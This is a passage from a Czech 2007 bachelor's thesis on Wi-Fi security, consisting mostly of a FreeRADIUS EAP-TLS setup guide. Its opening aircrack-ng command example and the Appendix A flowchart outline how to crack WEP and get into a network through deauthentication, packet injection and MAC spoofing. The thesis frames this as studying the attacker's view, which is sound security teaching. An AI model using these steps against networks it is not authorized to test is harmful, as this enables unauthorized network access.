-i index	Určuje index hledaného klíče. Přednastaveno ignorování indexu klíče
-f uroven	Určuje úroveň zastoupení útoku hrubou silou. Standartně 2.
-x	Útok hrubou silou na poslední dva byty klíče.
-q	Bez grafického výstupu


Soubor *.ivs je možné spojit s jiným souborem .ivs, případně ho přenést na jiné PC, nebo pod jiný operační systém.

Příklady použití:

```
aircrack -q -x -b 00:06:B3:XX:XX:XX out.ivs
```

Odvozuje klíč AP s MAC 00:06:B3:XX:XX:XX. Hledá pouze alfa-numerické znaky (-c) a neprovádí útok brutální silou na poslední dva byty klíče.

Na obrázku č. 21 vidíte závěrečnou fázi, nalezený klíč je z pochopitelných důvodů začerněn.



Obrázek č. 21 Aircrack-ng odvodil tajný klíč

7.3.5 Analýza provozu

Postupem popsaným v teoretické části o analýze provozu zjistíme volnou IP adresu, bránu a DNS servery v síti. Tím získáme plnohodnotný přístup do sítě.

8. Autentizační server FreeRADIUS

Open source projekt FreeRADIUS byl založen v červenci roku 1999 Miquelem van Smoorenburgem a Alanem DeKokem. První „alfa“ verze byla uvolněna již v září roku 1999. Verze s označením 0.1 byla vydána v květnu 2001. Od té doby jsou nové verze uvolňovány každých několik měsíců.

Od té doby vývojáři serveru FreeRADIUS přidali podporu mnoha autentizačních algoritmů a překonali jakýkoli jiný *open source* server. Denně jeho služeb využije na 100 miliónů lidí k přístupu k internetu. FreeRADIUS je využíván ve více než 50 000 počítačových sítí o velikosti od 10 až po 10 miliónů uživatelů (12). Je dobře konfigurovatelný a flexibilní.

Z dalších projektů souvisejících s autentizací pomocí RADIUS serveru z dílny FreeRADIUS jsou :

- freeradius-client - knihovny pro RADIUS klienty (licence BSD),
- mod_auth_radius - RADIUS modul pro webový server apache 1.x a 2.x.

FreeRADIUS podporuje následující autentifikační metody:

- PAP,
- CHAP,
- MS-CHAP,
- EAP-MD5, EAP-GTC, EAP-TLS, EAP-TTLS,
- PEAPv0,
- LEAP,
- EAP-SIM,
- a starší typy autentifikace.

Server podporuje SQL, LDAP, RADIUS Proxy, dělení zátěže a další služby, jejichž úplný popis je nad rámec této práce, proto v případě zájmu, navštivte webové stránky projektu na www.freeradius.org.

8.1 Potřebné vybavení

Hardware

- ✓ Počítač vybavený systémem Linux
- ✓ AP s podporou WPA Enterprise
- ✓ Bezdrátového klienta (nejlépe počítač s Windows XP)

Software

- ✓ Window XP s minimálně SP1 s aktualizací Hotfix Q815485 (pro podporu WPA)
- ✓ Distribuci OS Linux
- ✓ ovladače pro bezdrátový adaptér
- ✓ OpenSSL 0.9.7a nebo vyšší
- ✓ FreeRADIUS server

Použité vybavení

- Linksys BEFWS4 V4 wirelles Access Point (testovací AP)
- routerboard MIKROTIK: RB532A 64RAM, 400 MHz, 2x miniPCI, 3 x LAN
- ACER Travelmate 4102Wlmi s Windows XP Home SP2 a Ubuntu Linux 6.10 (jádro 2.6.17-11-generic) s intel2200 abg bezdrátovou kartou a PCMCIA bezdrátovou kartou založenou na chipsetu CB9 (testovací klient)
- Intell Pentium III 1200 MHz, 512 MB RAM, Ubuntu Linux 6.10 (jádro 2.6.17-11-generic) pro Radius server

8.2 Instalace

V následujících řádcích popisuji jak nainstalovat autentizační server FreeRADIUS stable verze 1.1.6 na počítač Intel Pentium III 1,2 GHz s 512 MB RAM a operačním systému Ubuntu 6.10 Edgy Eft. V návodu se uvedu jak postupovat při instalacích na jiných distribucích systému Linux, ale předem upozorňuji, že nejsou odzkoušené.

V první řadě je třeba získat instalaci serveru. Lze ji získat pomocí

programu *Apt* (*Advanced Package Tool*) v OS Ubuntu nebo v sekci download z webových stránek projektu tedy z www.freeradius.org. K instalaci je potřeba mít naistalován balíček *libc6-dev*.

V prvním případě stačí zadat do konzole přihlášen pod uživatelem root následující příkaz a server se stáhne a naistaluje automaticky:

```
apt-get install freeradius
```

V případě, že instalujete FreeRADIUS na systém, který Apt nepodporuje, je postup následující:

1) Stáhnout z www stránek organizace FreeRADIUS[16] instalační soubor zabalený v programech *tar* a *gzip* (poznáte ho podle přípony .tar.gz),
2) V konzoli přejít do adresáře kde se nachází instalační soubor a pomocí následujících příkazů soubor rozbalit a naistalovat:

```
tar zxvf freeradius-[version].tar.gz
./configure
make
make install
```

3) V souborech INSTALL a README je popsán postup instalace, požadavky serveru, známé problémy při instalaci a další informace. Jako další zdroj informací stejně dobře poslouží i manuálové stránky (dostupné příkazem man jméno_programu).
4) V případě, že se objeví hláška „*Cannot find libperl.so“* (můj případ). V adresáři /usr/lib ověřte existenci souboru *libperl.so.5.8* (pokud neexistuje ani jiná verze souboru, tak je třeba balík *libperl* doinstalovat) a vytvořte odkaz *libperl.so* (příkaz ln –s kam_odkaz_ukazuje jmeno_odkazu), ten bude ukazovat na *libperl.so.5.8*.

[16] www.freeradius.org

8.3 Konfigurace

Postup konfigurace bude následující:

1) tvorba certifikační autority a certifikátů,
2) konfigurace FreeRADIUS serveru,
3) nastavení AP,
4) nastavení klientů.

8.3.1 Tvorba certifikační autority a certifikátů

Před začátkem samotné konfigurace *FreeRADIUS* serveru je potřeba vytvořit certifikační autoritu (CA) a několik certifikátů. Certifikační autorita slouží jako kořen[17] všech veřejných certifikátů. Jejím prostřednictvím se potvrzuje platnost všech digitálních podpisů certifikátů použitých v síti. Pomocí *CA* je možné vytvořit certifikáty pro další aplikace používající *TLS* a další způsoby ověřování jako jsou například webové servery a zabezpečené tunely (*SSH*).

Certifikační autorita se vytváří pomocí skriptu CA.sh. Proto je třeba mít nainstalován balíček *OpenSSL* (na distribuci *Fedora Core* se nazývá *OpenSSL-perl*). V ubuntu se nachází v */usr/lib/ssl/misc/*. Pro vytvoření CA slouží následující příkaz. Je nutné ho spusti jako uživatel *root*.

```
sh  /usr/lib/ssl/misc/CA.sh  -newca
```

Po několika otázkách ohledně identity a lokality. Se skript zeptá na tajnou frázi (pro bezpečnou frázi je nutné aby splňovala požadavky definované v kapitole 6.3 Politika hesel). Zadejte bezpečnou frázi. Bez znalosti tajné fráze nelze vytvořenou CA použít, proto je nezbytné ji poznamenat na bezpečném místě! Po skončení skriptu bude v aktuálním adresáři nový adresář *demoCA* a v něm certifikát *cacert.pem* (pokud nebylo zadáno jiné jméno certifikátu). Tento certifikát musí mít Radius server i každý klient, který se chce připojit do sítě.

Aby se mohli do sítě připojit stanice s OS Windows XP, je potřeba

[17] používá se k vytváření certifikátů a ty jsou potom podle CA ověřitelné

vytvořit soubor s názvem *xpextension* ve stejném adresáři, jako je soubor *openssl.cnf* (v ubuntu: */etc/ssl/*) s následujícím obsahem:

```
[ xpclient_ext ]
extendedKeyUsage = 1.3.6.1.5.5.7.3.2
[ xpserver_ext ]
extendedKeyUsage = 1.3.6.1.5.5.7.3.1
```

Tvorba certifikátů serveru

V této části se vytváří potřebné certifikáty. Certifikáty jsou celkem tři. Pro *EAP-TLS* jsou potřeba nejméně dva certifikáty, kromě *CA*. Certifikát serveru pro *FreeRADIUS* a jeden klientský certifikát pro každého klienta v síti. Tvorba certifikátů probíhá ve třech krocích:

1. Vytvoření podpisového požadavku (nepodepsaný certifikát)
2. Podepsání požadavku *certifikační autoritou (CA)*
3. Zkopírování podepsaného certifikátu na klientské zařízení, kde bude používán

Podpisový požadavek vytvoříme pomocí následujícího příkazu:

```
openssl req -new -nodes -keyout server_key.pem -out \
server_req.pem -days 730 -config openssl.cnf
```

Opět budeme dotázáni na kód země, organizaci, stát a další formality. Důležitý je dotaz na *Common name.* Zadejte doménové jméno počítače na kterém bude běžet server (např. server.opicak.cz). Příkaz vytvořil soubor *server.req.pem* obahující aktuální požadavek (nepodepsaný certifikát) a soubor *server_key.pem*. Ten obsahuje privátní klíč bez fráze (frázi jsme zadávali při tvorbě CA).

Nyní použijeme klíč CA certifikátu k podepsání požadavku:

```
openssl ca -config openssl.cnf -policy policy_anything \
-out server_cert.pem -extensions xpserver_ext \
-extfile xpextension -infiles server_req.pem
```

Příkaz načte soubory a vyžádá zadání tajné fráze. Ta byla zadaná při tvorbě CA. Po vložení správné fráze uloží podepsanou verzi souboru *server_req.pem* a odpovídající soukromý klíč do souboru *server_cert.pem*. Právě kvůli části *-extension* příkazu jsme vytvářeli soubor *xpextension*. Příkaz je nutné spustit v adresáři, kde se nachází *demoCA* s potřebnými certifikáty soubor *xpextension* a certifikáty *server_key.pem* a *server_key.req*.

V případě, že bude příkaz hlásit, že některý soubor nebo adresář nebyl nalezen, zadejte cestu k souboru natvrdo (tzv. /etc/ssl/demoCA/xpextension).

Pokud se při podepisování objeví chyba „ERROR*:Serial number 00 has already been issued*“. Otevřete v libovolném textovém editoru soubor *index.txt* a *index.txt.old* v adresáři *demoCA*. V třetím sloupci je třeba změnit číslo 00 na 01. Poté certifikát podepište znovu.

Otevřete podepsaný certifikát (*server_req.pem)* v nějakém textovém editoru a smažte vše před řádkem:

```
----BEGIN CERTIFICATE----
```

Poté podepsaný certifikát a soukromý klíč spojte do jednoho souboru. K tomu slouží následující příkaz:

```
cat server_key.pem server_cert.pem > server_keycert.pem
```

Nyní máme serverový certifikát s privátním klíčem v souboru *server_keycert.pem* a můžeme ho použít v našem FreeRADIUS serveru. Privátní klíč není chráněn heslem, proto je rozumné smazat všechny kopie, pokud nějaké existují.

Certifikáty klientů

V této fázi máme hotové klíče serveru a zbývá vygenerovat klíče pro klienty. Celý postup je podobný jako v případě serverových certifikátů. V první řadě je třeba vytvořit klientský nepodepsaný certifikát pomocí následujícího příkazu:

```
openssl req -new -keyout client_key.pem \
-out client_req.pem -days 730 -config ./openssl.cnf
```

Obdobně jako při tvorbě serverového certifikátu je třeba zadat frázi, kterou bude certifikát zašifrován. Je nutné zvolit bezpečné heslo! Jak vytvořit bezpečné heslo popisuje kapitola 6.3 Politika hesel. Po zadání fráze a provední příkazu se vytvoří soubory *client_req.pem* a *client_key*.

Následující příkaz podepíše nepodepsaný certifikát:

```
openssl ca -config ./openssl.cnf \
-policy policy_anything -out client_cert.pem \
-extensions xpclient_ext -extfile ./xpextensions \
-infiles ./client_req.pem
```

Opět platí stejná pravidla jako u serverového certifikátu. Příkaz se musí

spustit v adresáři s CA a demoCA. Pokud se vyskytne chyba „*ERROR:Serial number 01 has already been issued*“, pomůže editace souboru demoCA/index.txt a uvolnění čísla, které se zobrazilo v chybové hlášce zvýšením existujících čísel v souboru o jedna. Tento certifikát bude bez problémů fungovat na klientech s OS linux, ale ne s Windows XP.

Aby certifikát fungoval na OS Microsoftu musí se převést na PKCS12 formát souboru. K tomu slouží následující příkaz:

```
openssl pkcs12 -export -in client_cert.pem \
-inkey client_key.pem  -out client_cert.p12  -clcerts
```

Následuje dotaz na tajnou frázi klientského certifikátu a poté na novou frázy, která se použije k zašifrování klientského certifikátu pro Windows XP.

WPA supplicant ve Windows XP pracuje pouze pokud je certifikát hráněn tajnou frází. Není zrovna ideální, pokud se soukromé klíče posílají přes síť nechráněné frází. Proto důrazně doporučuji odebrat ochranu tajnou frází až na klientském počítači s Windows XP.

Podpora WPA v OS Linux je o něco lepší, ale také ne zcela dokonalá. *Xsupplicant* a *wpa_supplicant* (klientský „supplicant“ software pro WPA) pracují pouze když mají certifikát bez tajné fráze, nebo musí mít tajnou frázi uloženou jako čistý text (nešifrovanou) v konfiguračním souboru. To je nepříjemné protože velmi bezpečnou výměnu certifikátů při připojení klienta do sítě kazí špatná implementace WPA v operačním systému Windows XP a bez chyby nejsou ani supplicant programy pro Linux.

V ideálním případě, by se supplicant měl při prvním použití dotázat na tajnou frázi a až po jejím správném zadání se stane certifikát platným.

Kam s cerifikáty?

- *client_cert.p12* - klienti s OS Windows XP
- *client_cert.pem* - klienti s OS Linux
- *server_keycert.pem* - adresář s *certs* v konfiguraci FreeRadius serveru (pravděpodobně /etc/freeradius/certs/) s právy pro čtení.

Důrazně doporučuji zbylé kopie certifikátů smazat, aby nemohly být zneužity.

8.3.2 Konfigurace serveru

Aby FreeRadius správně fungoval potřebuje dva soubory s náhodnými daty. Pro ně vytvoříme adresář */etc/wireless-auth/* a použijeme generátor náhodných čísel programu bind. To lze provést následujícími příkazy:

```
/usr/sbin/dns-keygen > /etc/wireless-auth/DH
/usr/sbin/dns-keygen > /etc/wireless-auth/random
chown root:radius /etc/wireless-auth/DH /etc/wireless-auth/random
chmod 0640 /etc/wireless-auth/DH /etc/wireless-auth/random
/usr/sbin/dnskeygen | head -c 31
```

Pokud není vytvořena skupina uživatelů *radius,* je potřeba ji vytvořit v souboru */etc/group.*

Konfigurační soubory

Přehled konfiguračních souborů zobrazuje následující tabulka:

Tabulka č. 11 Přehled konfiguračních souborů serveru FreeRADIUS

soubor	*popis*
radiusd.conf	hlavní konfigurační soubor
clients.conf	konfigurace přístupových bodů (AP) pro přístup k RADIUS serveru (IP, shared secret)
users	seznam uživatelů
dictionary	definuje možné RADIUS atributy použité v konfiguračních souborech
huntgroups	definuje skupiny uživalů
hints	převod z loginů RADIUS serveru na loginy použité v /etc/passwd nen

Detailní popis jednotlivých konfigurační souborů je v manuálových stránkách serveru FreeRADIUS (příkaz: *man radiusd*), nebo na webových stránkách projektu FreeRADIUS.

Radiusd.conf

V souboru radiusd.conf je třeba upravit položku „eap“ v části MODULE CONFIGURATION (může se nacházet i v souboru eap.conf záleží na verzi freeradius serveru) podle následujícího vzoru:

```
# MODULE CONFIGURATION
modules {
        eap {
                default_eap_type = tls
                timer_expire = 60

        tls {
                private_key_password = (cesta k souboru s heslem
        k servrovému privátnímu klíči)
#cesta k certifikátu privátního klíče

        #pokud je klíč i certifikát v jednom souboru cesta bude stejná
                private_key_file = /etc/wireless-auth/server-name.pem

                # cesta k souboru certifikátu
                certificate_file = /etc/wireless-auth/server-name.pem

                # certifikát certifikační autority
                CA_file = /etc/wireless-auth/root.pem

                #cesta k souborům s náhodnými daty
                        dh_file = /etc/wireless-auth/DH
                        random_file = /etc/wireless-auth/random

                        fragment_size = 1024
                        include_length = yes
                }
}
```

Podrobnější informace jsou na webové adrese wiki.freeradius.org/WPA_HOWTO.

Clients.conf

Dalším krokem je nastavení seznamu povolených AP v souboru *clients.conf*. K tomu je potřeba znát typ NAS vašeho AP, pokud ho není v dokumentaci přístupového bodu použijte *other*. Vzor:

```
# clients.conf
# Network access points that authenticate throught RADIUS
specified here
# The wireless access point
client „(ip adresa AP)“ {
        secret = (RADIUS tajný sdílený klíč)
        shortname = (jméno pro logování)
        nastype = (NAS typ, pokud nepoužívate zařízení 3Com
        nebo Cisco potom “other”)
}
```

Users

Posledním konfiguračním souborem, který je potřeba upravit je soubor *users*. V něm je zápis pro každého klieta, který má povolen přístup do Wi-Fi sítě. Důležitá je položka DEFAULT. Určuje operaci serveru automaticky s klienty nevyhovující žádnému záznamu v souboru. Standartně je nastaveno reject (odmítnout). Vzor:

„*jméno klienta*“ Auth-Type := EAP
DEFAULT Auth-Type := Reject
Reply-Message = “(*hlášení klientovy o zamítnutí přístupu*)”

Spuštění FreeRadius serveru

Standartní spuštění se provede příkazem z konzole:

```
radiusd start
```

nebo

```
/usr/sbin/radiusd start
```

Pro debug mód s výpisem co server právě provádí slouží stejný příkaz jen s parametry X a A. Tedy:

```
radiusd -X -A
```

8.3.3 Nastavení AP

Přístupové body v případě Týnecký.NET routerboardy *Mikrotik* se nastaví pro spolupráci s Radius serverem výběrem módu WPA Enterprise. A vyplněním následujících položek.

- **Security Mode –** WPA Enterprise
- **RADIUS Server** - IP adresa radius serveru
- **WPA Algoritmus** – TKIP nebo AES
- **RADIUS port** - port na kterém naslouchá FreeRadius standartně 1812
- **RADIUS key** - Tajný klíč zadaný v clients.conf souboru FreeRadiusu v části pro právě nastavované AP.

8.3.4 Nastavení klientů

Konfigurace klientů se systémem Windows XP

1) Nainstalovat klientský certifikát pro Windows XP
2) Otevřít nabídku na výběr bezdrátové sítě
3) Zvolit „*Změnit upřesňující nastavení*“ otevře se nová nabídka.
4) Vybrat kartu „*Bezdrátové sítě*“
5) Zaškrtnout položku „*Konfigurovat nastavení bezdrátové sítě pomocí systému Windows*“.
6) Kliknout na tlačítko „Přidat“ v seznamu upřednostňovaných sítí.
7) Zadat SSID sítě (např. AP-Hospoda.Tynecky_NET)
8) Ověření v síti nastavit na WPA, šifrování dat bude stejné jako je nastaveno na AP (*TKIP* nebo *AES*)
9) Přejít na kartu „Ověřování“
10) Zaškrtnout „Ověřit jako počítač ... „
11) Odškrtnout „Ověřit jako hosta v ... „
12) Typ protokolu EAP: „*Karta SmartCard nebo jiný certifikát*“
13) Otevřít vlastnosti a zvolit „Použít certifikát v tomto počítači“
14) Zaškrtnout „*Použít zjednodušený výběr certifikátu*“
15) Zaškrtnout „*Ověřit certifikát serveru*“
16) Odškrtnout „*Připojit k těmto serverům*“
17) V seznamu certifikátů vybrat vytvořený certifikát
18) Odškrtnout „*Pro připojení použít jiné uživatelské jméno*“
19) Potvrdit stiskem OK ve všech otevřených oknech.

8 Závěr

Bezdrátové technologie se dlouhou dobu rozšiřovaly jen v soukromém sektoru. V podnikové sféře neujaly, protože donedávna představovaly „slabé místo“. Důvodem bylo zabezpečení, které bylo až do uvedení WPA na velmi špatné úrovni. Ovšem s příchodem 802.11i (WPA2) je zabezpečení srovnatelné s kabelovými sítěmi, přesto se i dnes najdou sítě postrádající i základní WEP zabezpečení a to nejen v soukromém sektoru. Většinu uživatelů domácích přístupových bodů odradila složitost nastavení. Na vině nejsou jen uživatelé, ale i výrobci. Ne každý má čas a chuť několik hodin bádat o významu pojmů SSID, Probe request, MAC restriction, WEP, aj. V poslední době se situace zlepšuje. V stále sílící konkurenci je každá výhoda dobrá a tak výrobci houfně certifikují svoje zařízení značkou „Wi-Fi Easy Setup“, kterou uděluje Wi-Fi Alliance zařízení obsahující „průvodce“. Ten uživatele formou jednoduchých dotazů provede celou instalací a ve výsledku vznikne dobře zabezpečený přístupový bod, jehož instalaci zvládne i amatér.

Tato práce by měla přinést užitek zejména lidem zajímajícím se o bezdrátové sítě hlouběji, než obyčejný uživatel. Mojí snahou bylo podívat se na bezdrátovou síť z dvou různých úhlů. První pohled patří správci sítě, který má už z podstaty své funkce přístup všude a nemusí obcházet žádné bezpečnostní mechanismy. To je pohled „zevnitř“. Druhý je pohled případného útočníka s cílem připojit se do zabezpečené bezdrátové sítě (pohled „zvenku“). Není od věci, aby si koukající „zevnitř“ alespoň jednou zkusil podívat se na svou síť i z druhého pohledu. Tyto zkušenosti se vyplatí při návrhu nové sítě, nebo při jejím vylepšování. Navíc vždy se může objevit bezpečnostní mezera.

Použité zdroje

[1] ZANDL, P. Bezdrátové sítě WiFi: praktický průvodce. 1. vyd. Dotisk Brno: Computer Press, 2006. ISBN 80-7226-632-2

[2] Wi-Fi. Wikipedia.org, Inc. c2007
Dostupný z WWW: http://en.wikipedia.org/wiki/Wifi

[3] Wi-Fi. Wikipedia.cz, Inc. c2006
Dostupný z WWW: http://cs.wikipedia.org/wiki/Wifi

[4] maestro. (8. 10 2006). xmaestro.com. Získáno 15. 3 2007, dostupný z http://www.xmaestro.com/view.php?cisloclanku=2006100024

[5] KOUCKÝ, Jan. Možnosti bezpečnostních mechanismů používaných v bezdrátových sítích a jejich aplikační aspekty. Pardubice, 2004. 57 s. Univerzita Pardubice Ústav elektrotechniky a informatiky. Bakalářská práce.

[6] DISABATO, Michael. Wi-Fi Protected AccesTM Locking Down the Link [online]. Wi-Fi Alliance, 2003. Dostupný z WWW: http://www.wi-fi.org/files/kc_17_WPA%20Web%20Cast_6-11-03.pdf

[7] Přehled aktualizace zabezpečení bezdrátových sítí WPA v systému Windows XP [online]. Microsoft Corporation, 1998 , 14. září 2006 [cit. 2007-04-12]. Český. Dostupný z WWW: <http://support.microsoft.com/?kbid=815485>.

[8] JAIN, Raj. Raj Jain : Professor Washington University in St. Louis [online]. Saint Louis : Raj Jain, 1998. Anglický. Dostupný z WWW: <http://www.cse.wustl.edu/~jain/index_tr.html>.

[9] PUŽMANOVÁ, Rita. Novinky v certifikacích WiFi a WiMAX. LUPA : server o českém internetu [online]. 2006. Dostupný z WWW: <http://www.lupa.cz/clanky/novinky-v-certifikacich-wifi-a-wimax/>.

[10] BORISOV, Nikita, GOLDBERG, Ian, WAGNER, David. Security of the WEP algorithm [online]. 2001. Dostupný z WWW: <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>.

[11] ODVÁRKA, Petr. Doporučení pro konfiguraci WiFi sítí. Svět sítí [online]. 2004. Dostupný z WWW: <http://www.svetsiti.cz/view.asp?rubrika=Tipy&clanekID=98>.

[12] The FreeRADIUS Project [online]. 1999. 1999 , 4.12.2006. Anglický. Dostupný z WWW: <http://www.freeradius.org/>.

[13] FreeRADIUS Wiki [online]. [2001]. Anglický. Dostupný z WWW: <http://wiki.freeradius.org>.

[14] Seznámení s Mikrotik RouterOS. Www.routeros.cz [online]. 2005. Dostupný z WWW: <http://www.routeros.cz/data/mikrotik_seznameni.pdf>.

[15] PÁNEK, Jiří . TýneckýNet [online]. 2005 , 23.4.2007. Dostupný z WWW: <http://www.tynecky.net/>.

[16] Hacking WiFi sítí v praxi. Security-portal [online]. 2007. Dostupný z WWW: <http://www.security-portal.cz/clanky/hacking-wifi-siti-v-praxi.html>.

[17] Aircrak-ng [online]. [2002]. Dostupný z WWW: <http://aircrack-ng.org>.


[18] KUHN, Jiří. WiFi na PřF UK : Centrum informačních technologií [online]. Praha : Centrum informačních technologií PřF UK, 2006. Dostupný z WWW: <http://wifi.natur.cuni.cz/>.

[19] HÄRING, David . Jak zvolit bezpečné heslo?. Linuxzone.cz [online]. 2002. Dostupný z WWW: <http://www.linuxzone.cz/index.phtml?ids=1&idc=398>.

Seznam obrázků

Seznam tabulek

Příloha A


START
detekce a výběr bezdrátové sítě
známe SSID?
-
+
pomocí injekce death packetů zjistíme SSID sítě
začneme s odposlechem sítě
začneme s odvozováním WEP klíče
urychlíme získávání IV generováním provozu injektáží paketů
Máme dost IV pro odvození WEP klíče?
-
pokračujeme s odposlechem
+
nastavýme si zjištěný WEP klíč na naší bezdrátové kartě
změní MAC naší bezdrátové karty na MAC klienta sítě
Podařilo se připojit do sítě?
-
Síť používá MAC restriction. Z odposlechnutého provozu zjistíme MAC některého z připojených klientů
+
přidělilo vám IP adresu DHCP ?
-
analýzou provozu v síti zjistěte bránu, DNS a vhodnou IP
+
KONEC

ÚDAJE PRO KNIHOVNICKOU DATABÁZI

Název práce	Bezpečnost bezdrátové sítě s využitím Wi-Fi technologie
Autor práce	Milan Matys
Obor	Informační technologie
Rok obhajoby	2007
Vedoucí práce	Ing. Miloslav Macháček
Anotace	Bezpečnostní mechanismy Wi-Fi sítí a způsoby jejich prolomení. Návrh zabezpečení bezdrátové sítě TýneckýNet.
Klíčová slova	WiFi, Wi-Fi, bezpečnost, bezdrátová síť, zabezpečení, WEP, WPA, 802.11i, 802.11x, RADIUS, Man-in-the-Middle, Radius, autentizace, autorizace